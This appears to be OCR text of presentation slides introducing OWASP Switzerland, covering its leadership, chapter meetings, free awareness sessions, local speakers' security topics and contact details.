
OWASP
The Open Web Application Security Project

OWASP Application Security Verification Standard 2009 – Web Application Standard


release

Creative Commons (CC) Attribution Share-Alike
Free version at http://www.owasp.org

Documents: OpenSAMM

P
T
M

- Open Software Assurance Maturity Model



https://www.owasp.org/index.php/Category:Software_Assurance_Maturity_Model

OWASP Switzerland

OWASP Switzerland's structure

- No legal form (yet, just a few days left)
- Leader: Sven Vetsch
- Board members: Tobias Christen, Antonio Fontes
  - Based in Zurich
  - 130 mailing list members
  - **Next meeting: June 14th**
- Other local city/region chapters:
  - OWASP Geneva
    - 90 list members
    - Next meeting: September 6th

Activities: meetings and conferences

- Local chapter meetings:
  - 1,2,3 speakers per event
  - Geneva, Yverdon, Zurich
  - ~8 meetings/year
  - Attendance: 15-100 people
  - People love these meetings!
- (Historical) conference partnerships:

it security days

security zone
PLATTFORM FÜR INFORMATIONSSICHERHEIT

Activities: awareness sessions

- Awareness session for Swiss organizations:
  - 1 hour, head-to-head session with an OWASP representative at your company
  - Syllabus: OWASP organization, OWASP projects and membership opportunities
  - 4 Swiss private companies requested this in 2010
  - It's free!
    - BUT: it's not free training or consulting!!

→ No product names → No "reviews" → No training.

OWASP Switzerland is live!

(non exhaustive list, sorry for those I forgot ☹)

- Ivan Butler: Web application firewall & Hacking lab
- Tobias Christen: Security & Usability
- Alexis Fitzgerald : Gathering application security requirements
- Christian Folini : ModSecurity CRS & DDoS defense
- Antonio Fontes : Threat modelling & Lifecycle security
- Axel Neumann: Zed Attack Proxy
- Sylvain Maret : Strong authentication
- Pierre Parrend : Java mobile applications
- Sven Vetsch : Advanced XSS attacks and defense
- ... ← come to me after the talk if you want your name here

Thank you!

Visit the OWSAP Website: https://www.owasp.org

Join the OWASP Switzerland mailing list: http://www.owasp.ch

Follow us on Twitter: @OWASP_ch / @OWASP

Get in touch with your local OWASP representatives:

Sven Vetsch
(Switzerland)
sven.vetsch@disenchant.ch

Antonio Fontes
(Western/French Switzerland)
antonio.fontes@owasp.org